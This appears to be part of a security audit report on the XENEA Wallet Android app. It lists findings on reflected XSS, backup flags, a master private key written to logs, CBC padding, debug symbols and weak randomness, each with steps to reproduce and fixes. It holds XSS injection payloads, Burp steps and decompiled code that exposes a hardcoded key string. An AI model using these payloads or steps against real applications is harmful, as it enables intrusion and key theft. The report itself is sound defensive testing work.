
Case 1:

1. Capture the request by burp suite proxy service. Inject the payload `txxpj<script>alert(1)</script>wdn4r` into the `SIZE` param Send the request and observe the application's response the input is reflected without sanitization




Case 2:

1. Capture the request by burp suite proxy service. Add the payload: `\"}},\\"extra\\":\\"<img src=x onerror=alert(1)>"` in the checksum.




Case 3:

1. Capture the POST request to `/wallet/v1/create` using Burp Suite, inject a malicious payload into the request body, and send the request.



2. The response from the corresponding GET request (e.g., /wallet/v1/info) and verify that the injected input is reflected in the API response, confirming stored input disclosure.



M-03 Application Data can be Backed up

Severity **Medium** Status ● Resolved Category Insecure Data Storage

TESTING DETAILS

- Original finding number: 5.11
- Tools used: Sublime text
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The flag [android:allowBackup] should be set to false. By default, it is set to true, allowing anyone to back up the application's data via ADB. This could enable users with USB debugging enabled to extract application data from the device, posing a security risk.

VULNERABLE LOCATION

AndroidManifest.xml

TECHNICAL IMPACT

If an Android app sets android:allowBackup="true", it allows sensitive data, like user preferences, databases, and files, to be backed up and potentially accessed by unauthorized parties. This creates a significant security risk, as attackers could exploit backup files to retrieve private information or inject malicious data. It bypasses Android's security model, making data vulnerable during device backups, risking privacy breaches and unauthorized access.

BUSINESS IMPACT

If an Android app's backup feature is insecure, sensitive user data such as credentials, session tokens, and personal information may be stored unprotected. This can lead to unauthorized access, data breaches, and compliance violations, posing a significant risk to user privacy and the organization's reputation.

REMEDIATION

To remediate the risk of android:allowBackup="true", disable the backup feature by setting android:allowBackup="false" in the app's manifest. This prevents sensitive data from being included in device backups and reduces the chance of unauthorized access. Additionally, ensure proper encryption of sensitive data, implement secure storage methods, and educate users on the importance of securing their device to prevent data leakage.

REFERENCES

- [OWASP Mobile Security Testing Guide - Backups](#)
- [Android allowBackup Attribute](#)
- [Android Security Best Practices](#)

STEPS TO REPRODUCE

1. First use jadx-gui tool to decompile the android application and analysis it's android-manifest.xml file reading the android-manifest.xml file we find android:allow-backup=true

```

29 <uses-permission android:name="android.permission.VIBRATE"/>
30 <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
31 <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
32 <uses-permission android:name="com.google.android.gms.permission.AD_ID"/>
33 <uses-permission android:name="android.permission.ACCESS_AD_SERVICES_ATTRIBUTION"/>
34 <uses-permission android:name="android.permission.ACCESS_AD_SERVICES_AD_ID"/>
35 <uses-permission android:name="android.permission.USE_FINGERPRINT"/>
36 <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
37 <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
38 <permission android:name="com.xenea.wallet.stg.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
39 <uses-permission android:name="com.xenea.wallet.stg.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
40 <application android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:extractNativeLibs="false" android:icon="@mipmap/ic_launcher" android:label="XENEA Wallet Staging" android:name="android.app.Application" android:requestLegacyExternalStorage="true">
41     <activity android:configChanges="density|fontScale|keyboard|keyboardHidden|layoutDirection|locale|orientation|screenLayout|screenSize|smallestScreenSize|uiMode" android:exported="true" android:hardwareAccelerated="true" android:launchMode="singleTop" android:name="com.xenea.app.MainActivity" android:theme="@style/LaunchTheme" android:windowSoftInputMode="adjustResize">
42         <meta-data android:name="io.flutter.embedding.android.NormalTheme" android:resource="@style/NormalTheme"/>
43         <intent-filter>
44             <action android:name="android.intent.action.MAIN"/>
45             <category android:name="android.intent.category.LAUNCHER"/>
46         </intent-filter>
47         <meta-data android:name="flutter_deeplinking_enabled" android:value="true"/>
48         <intent-filter android:autoVerify="true">
49             <action android:name="android.intent.action.VIEW"/>
50             <category android:name="android.intent.category.DEFAULT"/>
51             <category android:name="android.intent.category.BROWSABLE"/>

```

Search: android:allowBackup

0 characters selected: Unable to find android:allowBackup

M-04 Application logs sensitive information

Severity **Medium** Status ● Resolved Category Logging of Sensitive Data

TESTING DETAILS

- Original finding number: 5.12
- Tools used: adb & Memu
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that the application logs Base64-encoded data, which, when decoded, reveals sensitive information such as the account ID, master private key, and wallet ID. Logging such sensitive data poses a significant security risk as it can be accessed by unauthorized users or malicious applications, leading to potential data exposure and compromise.

VULNERABLE LOCATION

Throughout the xenea-wallet.apk while the enter pin is implemented.

TECHNICAL IMPACT

Sensitive information such as the account ID, master private key, and wallet ID being logged in plaintext (even if Base64-encoded) increases the risk of exposure. Attackers with access to log files can easily decode and retrieve critical data, potentially leading to unauthorized access, account takeover, and compromise of user funds or private keys.

BUSINESS IMPACT

The leakage of sensitive user data can result in financial loss, reputational damage, regulatory non-compliance, and legal consequences. If an attacker gains access to private keys or wallet credentials, it could lead to unauthorized transactions, identity theft, and loss of customer trust, affecting business continuity and user confidence.

REMEDIATION


Ensure that sensitive data such as account ID, master private key, and wallet ID is never logged, even in encoded form, by reviewing and removing all logging statements that store such information in application logs.

REFERENCES


- [OWASP Mobile Security Testing Guide \(MSTG\) - Logging](#)
- [Insufficient Security Logging and Monitoring](#)
- [Network security configuration](#)

STEPS TO REPRODUCE

1. Enter the PIN and run adb logcat.



2. Now, once the app will open we will see base64 encoded text in the logs.



3. Now decode the base64 encoding text and observe the output.

[illegible]

M-05 CBC mode leads to oracle padding attack

Severity **Medium** Status ● Resolved Category Insufficient Cryptography

TESTING DETAILS

- Original finding number: 5.13
- Tools used: Jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, we observe that the application uses "AES/CBC/PKCS7Padding" for an encryption operation which is vulnerable to padding oracle attacks.

VULNERABLE LOCATION

Throughout the xenea-wallet.apk Application

TECHNICAL IMPACT

The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations. This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the encrypted data is assumed by the application.

BUSINESS IMPACT

If an attacker exploits the padding oracle vulnerability in the application's encryption mechanism, they may decrypt sensitive information, such as user credentials, financial data, or personal information. This can lead to data breaches, identity theft, regulatory non-compliance, and reputational damage to the organization.

REMEDIATION


Use "AES/GCM/NoPadding" instead of "AES/CBC/PKCS5Padding" & "AES/CBC/PKCS7Padding"

REFERENCES

- [Testing for Padding Oracle](#)
- [Padding Oracle Crypto Attack](#)

STEPS TO REPRODUCE

1. Open the application in JADX-GUI and search "PKCS7Padding" and observe that the application uses "AES/CBC/PKCS7Padding" which is vulnerable to padding oracle attacks.



2. Open any one of the files and observe the "AES/CBC/PKCS7Padding"

```

47  @Override // com.it_nomads.fluttersecurestorage.ciphers.i
48  public byte[] a(byte[] bArr) {
49      int e5 = e();
50      byte[] bArr2 = new byte[e5];
51      this.f10091b.nextBytes(bArr2);
52      this.f10090a.init(1, this.f10092c, f(bArr2));
53      byte[] doFinal = this.f10090a.doFinal(bArr);
54      byte[] bArr3 = new byte[doFinal.length + e5];
55      System.arraycopy(bArr2, 0, bArr3, 0, e5);
56      System.arraycopy(doFinal, 0, bArr3, e5, doFinal.length);
57      return bArr3;
58  }
59
60
61  @Override // com.it_nomads.fluttersecurestorage.ciphers.i
62  public byte[] b(byte[] bArr) {
63      int e5 = e();
64      byte[] bArr2 = new byte[e5];
65      System.arraycopy(bArr, 0, bArr2, 0, e5);
66      AlgorithmParameterSpec f5 = f(bArr2);
67      int length = bArr.length - e();
68      byte[] bArr3 = new byte[length];
69      System.arraycopy(bArr, e5, bArr3, 0, length);
70      this.f10090a.init(2, this.f10092c, f5);
71      return this.f10090a.doFinal(bArr3);
72  }
73
74  protected String c() {
75      return "VGhpcyBpcyB0aGUga2V5IGZvcjBhIHNIY3VyZSBzdG9yYXd1IEFFUyBLZXkk";
76  }
77
78  protected Cipher d() {
79      return Cipher.getInstance("AES/CBC/PKCS7Padding");
80  }
81
82  protected int e() {
83      return 16;
84  }
85
86  protected AlgorithmParameterSpec f(byte[] bArr) {
87      return new IvParameterSpec(bArr);
88  }
89  }

```

```

/* JADX INFO: Access modifiers changed from: private */
/* Loaded from: classes.dex */
public static class c {
    static BiometricPrompt.CryptoObject a(IdentityCredential identityCredential) {
        return new BiometricPrompt.CryptoObject(identityCredential);
    }

    static IdentityCredential b(BiometricPrompt.CryptoObject cryptoObject) {
        return cryptoObject.getIdentityCredential();
    }
}

/* JADX INFO: Access modifiers changed from: package-private */
public static C1841f.c a() {
    try {
        6      KeyStore keyStore = KeyStore.getInstance("AndroidKeyStore");
        10     keyStore.load(null);
        14     KeyGenParameterSpec.Builder b5 = a.b("androidxBiometric", 3);
        18     a.d(b5);
        21     a.e(b5);
        26     KeyGenerator keyGenerator = KeyGenerator.getInstance("AES", "AndroidKeyStore");
        34     a.c(keyGenerator, a.a(b5));
        37     keyGenerator.generateKey();
        48     Cipher cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
        53     cipher.init(1, (SecretKey) keyStore.getKey("androidxBiometric", null));
        58     return new C1841f.c(cipher);
    } catch (IOException | InvalidAlgorithmParameterException | InvalidKeyException | KeyStoreException | NoSuchAlgorithmException | NoSuchProviderException | UnrecoverableKeyException) {
        83     Log.w("CryptoObjectUtils", "Failed to create fake crypto object.", e5);
        5     return null;
    }
}

/* JADX INFO: Access modifiers changed from: package-private */
public static C1841f.c b(BiometricPrompt.CryptoObject cryptoObject) {
    IdentityCredential b5;
    2     if (cryptoObject == null) {
    1     return null;
    }
    5     Cipher d5 = b.d(cryptoObject);
    9     if (d5 != null) {
    13     return new C1841f.c(d5);
    }
}

```

M-06 Exposed Debugging Symbols in Library

Severity **Medium** Status ● Resolved Category Reverse Engineering

TESTING DETAILS

- Original finding number: 5.14
- Tools used: objdump
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The application contains unremoved debugging symbols in its libraries, making it vulnerable to reverse engineering. These symbols expose critical details about the app's internals, such as function names, memory addresses, and logic flow. During testing, it was observed that the application's shared library contains debugging symbols, which could aid an attacker in reverse-engineering the library and identifying potential security weaknesses.

VULNERABLE LOCATION

lib/arm64-v8a lib/armeabi-v7a lib/x86 lib/x86_64

TECHNICAL IMPACT

Debugging symbol leaks the information such as debugging information, line numbers, and descriptive function or method names, make the binary or bytecode easier for the reverse engineer to understand, but these aren't needed in a release build and can therefore be safely omitted without impacting the app's functionality.

BUSINESS IMPACT

The presence of unremoved debugging symbols increases the risk of reverse engineering, allowing attackers to analyze the application's internal logic, identify vulnerabilities, and develop exploits. This could lead to intellectual property theft, unauthorized modifications, and potential security breaches, ultimately affecting the application's integrity and user trust.

REMEDIATION

To remediate the vulnerability of debugging symbols not being removed from the library, ensure that all debugging information is stripped during the build process. Use tools like ProGuard or R8 to obfuscate and optimize the code, making it harder for attackers to reverse-engineer. Additionally, configure the build system to disable debugging features in production and perform regular security audits to ensure that no unnecessary symbols are exposed in released app versions.

REFERENCES

- [Reverse Engineering and Tampering](#)
- [Android Developer Documentation - Debugging and Profiling](#)
- [NIST - Guide to Software Security Assurance](#)
- [Google Security Best Practices - Secure Your Code](#)

STEPS TO REPRODUCE

1. Decompile the APK and navigate to the lib folder. Observe the highlighted directories corresponding to different architectures. Enter any of these directories and examine the .so files present.

```
C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib>dir
Volume in drive C is Windows-SSD
Volume Serial Number is C422-85F9

Directory of C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib

26-02-2025  21:33    <DIR>          .
26-02-2025  21:33    <DIR>          ..
26-02-2025  21:33    <DIR>          arm64-v8a
26-02-2025  21:33    <DIR>          armeabi-v7a
26-02-2025  21:33    <DIR>          x86
26-02-2025  21:33    <DIR>          x86_64
               0 File(s)              0 bytes
               6 Dir(s)  33,910,857,728 bytes free

C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib>cd x86_64

C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib\x86_64>dir
Volume in drive C is Windows-SSD
Volume Serial Number is C422-85F9

Directory of C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib\x86_64

26-02-2025  21:33    <DIR>          .
26-02-2025  21:33    <DIR>          ..
26-02-2025  21:33      17,302,432 libapp.so
26-02-2025  21:33      5,521,032 libbarhopper_v3.so
26-02-2025  21:33     11,768,080 libflutter.so
26-02-2025  21:33       46,200 libimage_processing_util_jni.so
26-02-2025  21:33     1,375,416 libsqlite3.so
               5 File(s)      36,013,160 bytes
               2 Dir(s)  33,915,043,840 bytes free

C:\Users\sampr\Desktop\eMAPT\Tools\xenea-wallet\lib\x86_64>
```

2. Now, run objdump.exe against any .so file and examine the extracted symbols.

```
C:\Users\sampr\Desktop\emapT\Tools\platform-tools\winlibs-x86_64-posix-seh-gcc-14.2.0-llvm-19.1.7-mingw-w64ucrt-12.0.0-r3\mingw64\bin>objdump.exe -T C:\Users\sampr\Desktop\emapT\Tools\xenea-wallet\lib\x86_64\libapp.so

C:\Users\sampr\Desktop\emapT\Tools\xenea-wallet\lib\x86_64\libapp.so:      file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000650000 g    DO .text 000000000015f40 _kDartVmSnapshotInstructions
0000000000665f40 g    DO .text 0000000000a0cdf0 _kDartIsolateSnapshotInstructions
000000000000200 g    DO .rodata 000000000003ea0 _kDartVmSnapshotData
0000000000040c0 g    DO .rodata 0000000000640af0 _kDartIsolateSnapshotData
0000000000001c8 g    DO .note.gnu.build-id 000000000000020 _kDartSnapshotBuildId

C:\Users\sampr\Desktop\emapT\Tools\platform-tools\winlibs-x86_64-posix-seh-gcc-14.2.0-llvm-19.1.7-mingw-w64ucrt-12.0.0-r3\mingw64\bin>objdump.exe -T C:\Users\sampr\Desktop\emapT\Tools\xenea-wallet\lib\x86_64\libbarhopper_v3.so

C:\Users\sampr\Desktop\emapT\Tools\xenea-wallet\lib\x86_64\libbarhopper_v3.so:      file format elf64-x86-64

DYNAMIC SYMBOL TABLE:
0000000000000000 DF *UND* 0000000000000000 (LIBC)      __cxa_finalize
0000000000000000 DF *UND* 0000000000000000 (LIBC)      __cxa_atexit
0000000000000000 DF *UND* 0000000000000000 Base        AndroidBitmap_getInfo
0000000000000000 DF *UND* 0000000000000000 Base        AndroidBitmap_lockPixels
0000000000000000 DF *UND* 0000000000000000 Base        AndroidBitmap_unlockPixels
0000000000000000 DF *UND* 0000000000000000 (LIBC)      strlen
0000000000000000 DF *UND* 0000000000000000 (LIBC)      memset
0000000000000000 DF *UND* 0000000000000000 (LIBC)      memcpy
0000000000000000 DF *UND* 0000000000000000 (LIBC)      abort
0000000000000000 DF *UND* 0000000000000000 (LIBC)      memmove
0000000000000000 DF *UND* 0000000000000000 (LIBC)      expf
0000000000000000 DF *UND* 0000000000000000 (LIBC)      logf
0000000000000000 DF *UND* 0000000000000000 (LIBC)      __stack_chk_fail
0000000000000000 DF *UND* 0000000000000000 (LIBC)      exp
0000000000000000 DF *UND* 0000000000000000 (LIBC)      atan2f
0000000000000000 DF *UND* 0000000000000000 (LIBC)      sincosf
0000000000000000 DF *UND* 0000000000000000 (LIBC)      memcmp
0000000000000000 DF *UND* 0000000000000000 (LIBC)      memchr
0000000000000000 DF *UND* 0000000000000000 (LIBC)      strtod
0000000000000000 DF *UND* 0000000000000000 (LIBC)      strtol
```

M-07 Insecure Random Number Generation Vulnerability in Android App

Severity **Medium** Status ● Acknowledged Category Insufficient Cryptography**TESTING DETAILS**

- Original finding number: 5.19
- Tools used: jadx-gui
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

We observed that the application uses the insecure random number generator class "java.util.Random". Two instances of the java.util.Random class that is created using the same seed will generate identical sequences of numbers in all Java implementations.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

java.util.Random class using the same seed will generate identical sequences of numbers in all Java implementations. An attacker can learn the value of the seed by performing some reconnaissance on the vulnerable target and can then build a lookup table for estimating future seed values.

BUSINESS IMPACT

There is no direct impact on the business, this comes under security best practices.

REMEDIATION


The java.util.Random class must not be used either for security-critical applications or for protecting sensitive data. Use a more secure random number generator, such as the java.security.SecureRandom class.

REFERENCES

